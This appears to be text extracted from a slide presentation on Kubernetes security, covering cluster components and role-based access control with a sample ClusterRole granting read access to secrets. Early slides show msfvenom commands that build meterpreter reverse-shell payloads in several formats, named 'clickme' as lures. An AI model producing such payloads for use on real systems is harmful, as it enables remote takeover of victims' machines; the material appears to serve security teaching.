
Kali Linux

msfvenom \ -p linux/x64/meterpreter/reverse_tcp \ LHOST=<your ip> \ LPORT=<some port>
\ -f sh \ -o clickme.sh

msfvenom \ -p linux/x64/meterpreter/reverse_tcp \ LHOST=<your ip> \ LPORT=<some port>
\ -f elf \ -o clickme

msfvenom \ -p linux/x64/meterpreter/reverse_tcp \ LHOST=<your ip> \ LPORT=<some port>
\ -f exe \ -o clickme.exe

msfvenom \ -p linux/x64/meterpreter/reverse_tcp \ LHOST=<your ip> \ LPORT=<some port>
\ -f macho \ -o clickme.macho
None
None
None
None
KUBERNETES API SERVER KUBELET CONTAINER RUNTIME ETCD KUBERNETES DASHBOARD





CONTROL PLANE NETWORKING HOST RUNTIME
CONTROL PLANE NETWORKING HOST RUNTIME
KUBERNETES API SERVER KUBELET CONTAINER RUNTIME ETCD KUBERNETES DASHBOARD
None
None
None
None
None
None

UPGRADE!
None
Role Based Access Control
“RBAC”
None
Role: MarketingAdmin Role: Developer

apiVersion: rbac.authorization.k8s.io/v1 kind: ClusterRole metadata: namespace: marketing name: secret-reader rules:
- apiGroups: [""] resources: ["secrets"] verbs: ["get", "watch", "list"] Role: MarketingAdmin Role: Developer

apiVersion: rbac.authorization.k8s.io/v1 kind: ClusterRole metadata: namespace: marketing name: secret-reader rules:
- apiGroups: [""] resources: ["secrets"] verbs: ["get", "watch", "list"] Role: MarketingAdmin Role: Developer RoleBinding
CONTROL PLANE NETWORKING HOST RUNTIME
